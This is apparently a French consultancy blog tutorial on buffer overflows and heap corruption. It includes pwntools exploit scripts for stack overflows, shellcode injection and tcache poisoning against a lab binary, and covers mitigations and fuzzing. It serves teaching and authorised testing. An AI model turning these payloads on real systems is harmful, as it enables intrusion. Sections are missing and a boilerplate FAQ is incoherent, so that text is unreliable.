AYI NEDJIMI Consultants

Buffer Overflow et Corruption Mémoire : Stack, Heap et

Catégorie : Techniques de Hacking Lecture : 11 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Guide complet du buffer overflow et de la corruption mémoire : stack overflow, heap overflow, ROP chains, format strings, bypass ASLR/DEP/CFI et.

Avertissement : Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.

2.1 Architecture mémoire d'un processus

Pour comprendre les corruptions mémoire, il faut d'abord maîtriser l'organisation mémoire d'un processus en cours d'exécution. Sur un système Linux x86-64, chaque processus dispose d'un espace d'adressage virtuel de **128 To** (48 bits d'adresses canoniques), organisé en segments distincts : Guide complet du buffer overflow et de la corruption mémoire : stack overflow, heap overflow, ROP chains, format strings, bypass ASLR/DEP/CFI et. Les techniques offensives évoluent rapidement : buffer overflow corruption memoire fait partie des compétences essentielles que tout pentester et red teamer doit maîtriser pour mener des missions réalistes. Nous abordons notamment : questions frequentes, 9. conclusion : la mémoire, champ de bataille éternel. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

- **.text** (code segment) : contient le code machine du programme, mappé en lecture et exécution (r-x). C'est ici que résident les instructions assembleur compilées. Ce segment est généralement en lecture seule pour empêcher la modification du code à l'exécution.
- **.data** : variables globales et statiques initialisées. Par exemple, `int counter = 42;` sera stocké dans .data. Permissions : lecture-écriture (rw-).
- **.bss** (Block Started by Symbol) : variables globales et statiques non initialisées ou initialisées à zéro. Ce segment n'occupe pas d'espace dans le fichier binaire sur disque, mais est alloué en mémoire au chargement. Permissions : lecture-écriture (rw-).
- **Heap** (tas) : zone d'allocation dynamique gérée par `malloc()`, `calloc()`, `realloc()` et `free()`. Le heap croît vers les adresses hautes (vers le haut). L'allocateur standard sous Linux est **ptmalloc2** (glibc), dérivé de dlmalloc.
- **Stack** (pile) : zone d'allocation automatique pour les variables locales, les paramètres de fonctions et les adresses de retour. La stack croît vers les adresses basses (vers le bas) sur x86-64. Chaque thread possède sa propre stack.
- **Bibliothèques partagées** : les fichiers .so (libc, libpthread, etc.) sont mappés dans l'espace d'adressage entre le heap et la stack, à des adresses aléatoires grâce à l'ASLR.

- **Kernel space** : la moitié supérieure de l'espace d'adressage (adresses canoniques hautes) est réservée au noyau, inaccessible depuis l'espace utilisateur.

La commande `cat /proc/[pid]/maps` permet de visualiser le mapping mémoire d'un processus en cours d'exécution, révélant les adresses exactes de chaque segment, les permissions et les fichiers associés. C'est un outil fondamental pour l'analyse de binaires et l'élaboration d'exploits.

```
# Exemple de sortie de /proc/maps (simplifié)
555555554000-555555555000 r--p  /usr/bin/vuln_app    # ELF header
555555555000-555555556000 r-xp  /usr/bin/vuln_app    # .text (code)
555555556000-555555557000 r--p  /usr/bin/vuln_app    # .rodata
555555557000-555555558000 r--p  /usr/bin/vuln_app    # .data
555555558000-555555559000 rw-p  /usr/bin/vuln_app    # .bss
555555559000-55555557a000 rw-p  [heap]               # Heap
7ffff7c00000-7ffff7c28000 r--p  /lib/x86_64-linux-gnu/libc.so.6
7ffff7c28000-7ffff7dbd000 r-xp  /lib/x86_64-linux-gnu/libc.so.6  # libc code
7fffffde000-7ffffffff000 rw-p  [stack]              # Stack
```


2.2 Registres x86-64 essentiels

L'architecture x86-64 (AMD64) dispose de 16 registres généraux de 64 bits. Pour l'exploitation, certains sont critiques :

Registre	Rôle	Importance en exploitation
`RIP`	Instruction Pointer : pointe vers la prochaine instruction à exécuter	Contrôler RIP = contrôler le flux d'exécution. C'est l'objectif principal de tout exploit.
`RSP`	Stack Pointer : pointe vers le sommet de la stack	Manipulé par push/pop/call/ret. Essentiel pour les ROP chains.
`RBP`	Base Pointer : pointe vers la base du stack frame courant	Utilisé pour accéder aux variables locales et aux arguments. Saved RBP est une cible d'écrasement.
`RAX`	Accumulateur : valeur de retour des fonctions	Contient la valeur de retour, utilisé pour les syscalls (numéro dans RAX).
`RDI`	Premier argument des fonctions (System V ABI)	Doit contenir l'adresse de "/bin/sh" pour un appel à `system()`.
`RSI`	Deuxième argument des fonctions	Deuxième argument syscall/fonction.
`RDX`	Troisième argument des fonctions	Troisième argument syscall/fonction.

Vos équipes savent-elles réagir face à une intrusion en cours ?

C'est cette disposition qui rend le buffer overflow classique possible : un buffer local qui déborde écrase d'abord les variables locales adjacentes, puis le canary (s'il existe), puis le saved RBP, et enfin l'adresse de retour. Contrôler cette adresse de retour, c'est contrôler le flux d'exécution du programme.



2.4 Conventions d'appel et alignement

L'ABI System V AMD64 impose un alignement de la stack à **16 octets** avant chaque instruction `call`. Ce point technique, souvent négligé par les débutants, peut faire échouer un exploit autrement correct : si la stack n'est pas alignée à 16 octets au moment d'un appel à `system()` ou `printf()`, la fonction peut crasher sur des instructions SSE qui nécessitent cet alignement. La solution est d'ajouter un gadget `ret` supplémentaire dans la ROP chain pour réajuster l'alignement.

La compréhension de ces fondamentaux est indispensable. Chaque byte compte, chaque offset doit être précis. L'exploitation mémoire est un exercice de précision chirurgicale où une erreur d'un seul octet peut transformer un exploit fonctionnel en un crash inutile.

```
# Avec pwndbg (extension GDB)
$ gdb ./vuln
pwndbg> cyclic 200
aaaabaaacaaadaaa...

pwndbg> run
# Entrer le pattern cyclique
# Au crash :
pwndbg> cyclic -l $rsp
Finding cyclic pattern of 8 bytes: b'faaagaaa' (hex: 0x6661616167616161)
Found at offset 72
```

3.4 Exploitation pas à pas avec pwntools

Une fois l'offset connu et l'adresse de la fonction cible identifiée, l'exploitation devient directe :

```
#!/usr/bin/env python3
# exploit.py - Exploit complet pour le programme vulnérable
from pwn import *

# Configuration
context.arch = 'amd64'
context.log_level = 'info'

# Charger le binaire
elf = ELF('./vuln')
target = elf.symbols['secret_function']
log.info(f"Adresse de secret_function : {hex(target)}")

# Construire le payload
offset = 72  # octets avant l'adresse de retour
payload = b'A' * offset          # remplir buffer + saved RBP
payload += p64(target)           # écraser RIP avec l'adresse cible

# Lancer l'exploit
p = process('./vuln')
p.recvuntil(b'nom : ')
p.sendline(payload)

# Interagir avec le shell obtenu
p.interactive()
```

Pour un scénario plus réaliste avec injection de shellcode (quand la stack est exécutable et sans ASLR) :

```
#!/usr/bin/env python3
# shellcode_exploit.py - Exploitation avec NOP sled + shellcode
from pwn import *

context.arch = 'amd64'

# Shellcode Linux x86-64 : execve("/bin/sh", NULL, NULL)
shellcode = asm(shellcraft.sh())

# Adresse approximative du buffer sur la stack (trouvée via GDB)
buffer_addr = 0x7fffffffe000

offset = 72
nop_sled_size = offset - len(shellcode)

payload = b'\x90' * nop_sled_size   # NOP sled
payload += shellcode                 # shellcode
payload += p64(buffer_addr)          # adresse de retour -> NOP sled

p = process('./vuln')
p.recvuntil(b'nom : ')
p.sendline(payload)
p.interactive()
```

3.5 Debugging avec GDB/pwndbg

Le debugging est essentiel dans le développement d'exploits. **pwndbg** et **GEF** sont deux extensions GDB indispensables qui ajoutent des commandes spécialisées pour l'exploitation :

```
# Installation de pwndbg
git clone https://github.com/pwndbg/pwndbg
cd pwndbg && ./setup.sh

# Commandes utiles dans pwndbg
pwndbg> checksec          # Vérifier les protections du binaire
pwndbg> vmmap             # Afficher le mapping mémoire (équivalent de /proc/maps)
pwndbg> stack 20          # Afficher 20 entrées de la stack
pwndbg> telescope $rsp 20 # Afficher la stack avec déréférencement automatique
pwndbg> x/40gx $rsp      # Examiner 40 quadwords depuis RSP
pwndbg> disassemble vulnerable_function  # Désassembler la fonction
pwndbg> break *vulnerable_function+42    # Breakpoint sur l'instruction ret
pwndbg> info registers    # État des registres
pwndbg> canary            # Afficher la valeur du canary (si présent)
```

Le workflow typique de développement d'exploit combine **pwntools** en Python pour l'automatisation et la construction de payloads avec **GDB/pwndbg** pour l'analyse interactive. pwntools offre la méthode `gdb.attach(p)` qui attache automatiquement GDB au processus exploité, permettant de débugger l'exploit en temps réel. Ce duo est incontournable dans l'arsenal de tout chercheur en sécurité binaire, comme détaillé dans notre article sur les techniques d'évasion EDR/XDR qui aborde également les mécanismes de détection bas niveau.

L'exploitation repose sur un principe simple : si l'attaquant peut provoquer une nouvelle allocation de la même taille après le free, le nouvel objet occupera le même emplacement mémoire. Si le programme utilise ensuite le dangling pointer, il accédera aux données contrôlées par l'attaquant. Pour les navigateurs web, cette technique est détaillée dans notre article sur la browser exploitation et V8 sandbox escape.

```
// Scénario UAF simplifié
Object *obj = malloc(sizeof(Object));
obj->vtable = legitimate_vtable;

free(obj);  // obj est libéré, mais le pointeur reste valide en mémoire
// obj est maintenant un "dangling pointer"

// L'attaquant provoque une allocation de la même taille
char *evil = malloc(sizeof(Object));
// evil occupe le même emplacement que obj !
memcpy(evil, &attacker_controlled_data, sizeof(Object));

// Le programme utilise le dangling pointer
obj->vtable->method();  // Appel via la vtable contrôlée = RCE
```

4.4 Double Free

Un double free se produit lorsque `free()` est appelé deux fois sur le même pointeur. Cela corrompt les structures internes de l'allocateur. Dans le contexte du tcache, un double free crée une boucle dans la liste chaînée : le chunk libéré deux fois apparaît deux fois dans le tcache bin. Les allocations suivantes retourneront le même chunk deux fois, permettant un **arbitrary write** (écriture arbitraire). Depuis glibc 2.29, un champ `key` dans les chunks tcache détecte les double frees, mais des techniques de contournement existent.

4.5 Tcache Poisoning

Le **tcache poisoning** est la technique d'exploitation heap moderne la plus répandue. Elle consiste à modifier le pointeur `fd` (forward) d'un chunk libre dans le tcache pour pointer vers une adresse arbitraire. Lors de la prochaine allocation de la même taille, `malloc()` retournera l'adresse forgée, permettant à l'attaquant d'écrire des données arbitraires à une adresse de son choix.

```
# Tcache poisoning avec pwntools
from pwn import *

# Étape 1: Allouer deux chunks
alloc(0, 0x20)  # chunk A
alloc(1, 0x20)  # chunk B

# Étape 2: Libérer les deux chunks (ils vont dans le tcache)
free(1)  # tcache[0x30] : B
free(0)  # tcache[0x30] : A -> B

# Étape 3: Modifier le fd de A pour pointer vers __free_hook
edit(0, p64(libc.sym['__free_hook']))
# tcache[0x30] : A -> __free_hook

# Étape 4: Deux allocations
alloc(2, 0x20)  # retourne A
alloc(3, 0x20)  # retourne __free_hook !

# Étape 5: Écrire system() dans __free_hook
edit(3, p64(libc.sym['system']))

# Étape 6: free() d'un chunk contenant "/bin/sh"
edit(2, b'/bin/sh\x00')
free(2)  # déclenche system("/bin/sh")
```

Outils d'analyse heap
Pour analyser l'état du heap pendant le debugging, utilisez les commandes spécialisées de pwndbg :
`heap` -- affiche tous les chunks du heap
`bins` -- affiche l'état de tous les bins (tcache, fast, unsorted, small, large)
`vis_heap_chunks` -- visualisation graphique des chunks
`tcachebins` -- état spécifique du tcache
Ces outils sont indispensables pour développer et comprendre les exploits heap.

Bypass principal : le ROP (voir section 6). Autres approches : `ret2mprotect` (appeler `mprotect()` pour rendre une page exécutable, puis y injecter du shellcode), `ret2dlresolve` (exploiter le résolveur dynamique de la libc).

7.4 PIE (Position-Independent Executable)

PIE randomise l'adresse de base du binaire lui-même (pas seulement les bibliothèques). Avec PIE, les adresses du segment .text, du PLT et du GOT sont aléatoires. Sans PIE, seules les bibliothèques sont randomisées et le binaire est chargé à une adresse fixe (typiquement 0x400000 sur x86-64).

Bypass : nécessite une fuite d'adresse du binaire (pas de la libc). Un pointeur vers le code du binaire, une adresse de retour vers main(), ou un pointeur GOT peuvent servir à calculer la base PIE. Avec la base PIE, toutes les adresses du binaire sont calculables.

7.5 RELRO (Relocation Read-Only)

RELRO protège la GOT (Global Offset Table) contre les écritures. Deux niveaux :

- **Partial RELRO** (défaut) : la section .got.plt est en lecture-écriture. L'attaquant peut écraser les entrées GOT pour rediriger les appels de fonctions (GOT overwrite).
- **Full RELRO** (`-z relro -z now`) : la GOT est résolue au chargement (lazy binding désactivé) et rendue en lecture seule. Les GOT overwrites deviennent impossibles. Coût : temps de chargement légèrement plus long.

7.6 CFI (Control-Flow Integrity) et Intel CET


Les protections les plus avancées visent à vérifier l'intégrité du flux de contrôle du programme :

- **CFI (Control-Flow Integrity)** : vérifie que les appels indirects (call via pointeur de fonction, appels virtuels C++) ciblent des destinations légitimes. Implémenté par Clang (-fsanitize=cfi) et GCC (-fcf-protection). LLVM CFI utilise des vérifications de type pour valider les cibles.
- **Intel CET (Control-flow Enforcement Technology)** : protection matérielle introduite avec les processeurs Intel Tiger Lake (11e gen). Deux composants :
- **Shadow Stack** : une pile secondaire en lecture seule qui stocke uniquement les adresses de retour. Au retour d'une fonction, le processeur compare l'adresse de retour de la stack normale avec celle de la shadow stack. Si elles diffèrent, une exception est levée. Cela neutralise les ROP chains classiques.
- **IBT (Indirect Branch Tracking)** : exige que les cibles de branches indirectes (call/jmp via registre) commencent par une instruction `ENDBRANCH`. Les gadgets ROP ne commencent pas par ENDBRANCH, ce qui invalide la majorité d'entre eux.

Ces protections sont détaillées dans notre article sur l'exploitation du noyau Windows et le bypass KASLR, où les mécanismes matériels jouent un rôle critique.

7.7 Safe Linking (glibc 2.32+)

Le **safe linking**, introduit dans la glibc 2.32, protège les pointeurs `fd` des chunks libres dans les fast bins et le tcache. Au lieu de stocker le pointeur en clair, il est XORé avec l'adresse du chunk décalée de 12 bits : `fd_protected = fd XOR (&chunk >> 12)`. Cela empêche le tcache poisoning direct sans une fuite préalable de l'adresse du heap. Pour exploiter le tcache avec safe linking, l'attaquant doit d'abord leaker un pointeur heap pour calculer le XOR correct.



Le **JIT Spraying** exploite les compilateurs Just-In-Time (JavaScript V8, .NET CLR, Java HotSpot). L'attaquant écrit du code JavaScript contenant des constantes immédiates soigneusement choisies. Le JIT compiler les compile en code machine natif -- et ces constantes deviennent des instructions x86 valides lorsqu'elles sont interprétées à un offset décalé. Comme le code JIT est marqué exécutable (RWX), l'attaquant obtient l'exécution de code malgré DEP. Les moteurs JIT modernes (V8 TurboFan, SpiderMonkey IonMonkey) implémentent des contre-mesures : randomisation des constantes, blinding des immédiats, pages W^X, comme détaillé dans notre article sur la browser exploitation et sandbox escape V8.

8.4 Type Confusion

La **type confusion** survient lorsqu'un programme traite un objet d'un type comme s'il était d'un type différent. En C++, cela se produit typiquement avec des conversions de type erronées (static_cast incorrect, union avec accès au mauvais membre). En JavaScript (V8), les type confusions dans l'optimiseur JIT sont une source majeure de vulnérabilités exploitables. L'attaquant peut forger des pointeurs, lire/écrire de la mémoire arbitraire, et ultimement obtenir l'exécution de code. Les attaques par type confusion partagent des similitudes conceptuelles avec les techniques de désérialisation et gadgets où la manipulation de types est également centrale.

8.5 Fuzzing : trouver les bugs automatiquement

Le **fuzzing** (test par injection de données aléatoires ou mutées) est devenu la méthode principale pour découvrir des corruptions mémoire. Les fuzzers modernes, guidés par la couverture de code (coverage-guided fuzzing), génèrent des millions de cas de test par seconde et détectent les crashes qui indiquent des vulnérabilités potentielles :

- **AFL++ (American Fuzzy Lop)** : le fuzzer le plus populaire, utilise l'instrumentation de la compilation pour guider la génération d'inputs vers de nouveaux chemins de code. A découvert des centaines de CVE dans des logiciels majeurs (ImageMagick, PHP, SQLite).

- **libFuzzer** : fuzzer in-process intégré à LLVM/Clang. Fonctionne en instrumentant les fonctions individuellement, permettant un fuzzing ciblé très rapide. Intégré à Google OSS-Fuzz pour le fuzzing continu de projets open-source.
- **honggfuzz** : fuzzer de Google avec support hardware (Intel PT, Intel BTS) pour le feedback de couverture. Particulièrement efficace pour les binaires sans accès au code source.
- **Sanitizers** : AddressSanitizer (ASan), MemorySanitizer (MSan), UndefinedBehaviorSanitizer (UBSan) -- outils de compilation (GCC/Clang) qui détectent les corruptions mémoire à l'exécution avec un surcoût modéré (~2x). Indispensables pour le fuzzing efficace.


```
# Exemple : fuzzing d'une bibliothèque de parsing avec AFL++
# 1. Compiler avec instrumentation AFL++
afl-clang-fast++ -fsanitize=address -o parser_fuzz parser.c

# 2. Créer un corpus initial
mkdir -p corpus/
echo "test input" > corpus/seed.txt

# 3. Lancer le fuzzing
afl-fuzz -i corpus/ -o findings/ -- ./parser_fuzz @@

# 4. Triager les crashes
afl-tmin -i findings/crashes/id:000000 -o minimized.bin -- ./parser_fuzz @@
```

Le fuzzing a bouleverse la découverte de vulnérabilités. Google rapporte que plus de 40 000 bugs ont été trouvés via OSS-Fuzz dans plus de 1 000 projets. La combinaison fuzzing + sanitizers permet de détecter des corruptions mémoire subtiles qui échapperaient aux revues de code manuelles, comme les race conditions de type TOCTOU ou les bugs dans les gestionnaires de firmware décrits dans notre article sur les UEFI bootkits et la persistance firmware.



Pour approfondir ce sujet, consultez notre outil open-source advanced-nmap-scanner qui facilite l'automatisation des scans réseau avancés.

Questions frequentes

Comment mettre en place Buffer Overflow et Corruption Mémoire dans un environnement de production ?

La mise en place de Buffer Overflow et Corruption Mémoire en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Cette technique Buffer Overflow et Corruption Mémoire : Stack, Heap et est-elle utilisable dans un pentest autorisé ?

Oui, à condition d'avoir une lettre de mission signée définissant le périmètre, les horaires et les techniques autorisées. Documentez chaque action et restez dans le scope défini.

Comment se protéger contre Buffer Overflow et Corruption Mémoire : Stack, Heap et en entreprise ?

Appliquez le principe de moindre privilège, maintenez les systèmes à jour, et déployez un EDR sur les postes et serveurs. Un durcissement CIS Benchmark couvre la majorité des vecteurs d'attaque courants.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

> Points clés à retenir
>
> • Questions frequentes
> • 9. Conclusion : la mémoire, champ de bataille éternel

9. Conclusion : la mémoire, champ de bataille éternel

Les corruptions mémoire demeurent le socle de l'exploitation logicielle. Malgré plus de trois décennies de recherche, de protections matérielles (Intel CET, ARM PAC/BTI) et logicielles (ASLR, DEP, CFI, stack canaries, safe linking), la course entre attaquants et défenseurs continue. Chaque nouvelle protection engendre de nouvelles techniques de contournement, dans une spirale d'innovation qui pousse les deux camps à une sophistication croissante.

Les tendances actuelles dessinent un avenir à la fois prometteur et exigeant. L'adoption progressive de **Rust** pour les composants critiques (noyau Linux, Firefox, Android) élimine structurellement les corruptions mémoire dans le nouveau code. L'initiative **Memory Safety** de la Maison Blanche (ONCD, 2024) et l'appel de la CISA à abandonner les langages memory-unsafe accélèrent cette transition. Mais le legacy C/C++ restera présent pendant des décennies, et la recherche en exploitation continue de repousser les limites des protections existantes.

Pour les professionnels de la sécurité, la maîtrise des concepts présentés dans cet article -- stack frames, heap internals, ROP chains, protections et bypass -- constitue une compétence fondamentale. Que ce soit pour développer des exploits lors d'audits de sécurité, pour analyser des vulnérabilités dans le cadre de la veille (évasion EDR/XDR), ou pour durcir les systèmes contre ces attaques, la compréhension profonde de la mémoire et de ses corruptions reste irremplaçable. La théorie présentée ici doit être complétée par la pratique : les plateformes comme pwnable.kr, exploit.education (Phoenix, Protostar), ROP Emporium et les challenges CTF offrent des environnements sûrs et légaux pour développer ces compétences.

La corruption mémoire est simultanément la vulnérabilité la plus ancienne et la plus actuelle de la sécurité informatique. Elle survivra tant que des langages comme C et C++ seront utilisés pour écrire le code qui fait tourner le monde -- noyaux, firmware, bibliothèques système. Comprendre la mémoire, c'est comprendre les fondements de la sécurité des systèmes.

Références et ressources externes

- CWE-120 : Buffer Copy without Checking Size of Input -- Classification officielle du buffer overflow classique
- CWE-416 : Use After Free -- Classification officielle du Use-After-Free
- ROP Emporium -- Exercices progressifs pour maîtriser le Return-Oriented Programming
- pwndbg -- Extension GDB pour l'exploitation et le reverse engineering
- pwntools -- Framework Python pour le CTF et le développement d'exploits
- AFL++ -- Fuzzer coverage-guided de référence pour la découverte de bugs mémoire
- ir0nstone's Notes -- Ressource complète sur l'exploitation binaire (stack, heap, format string, ROP)

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr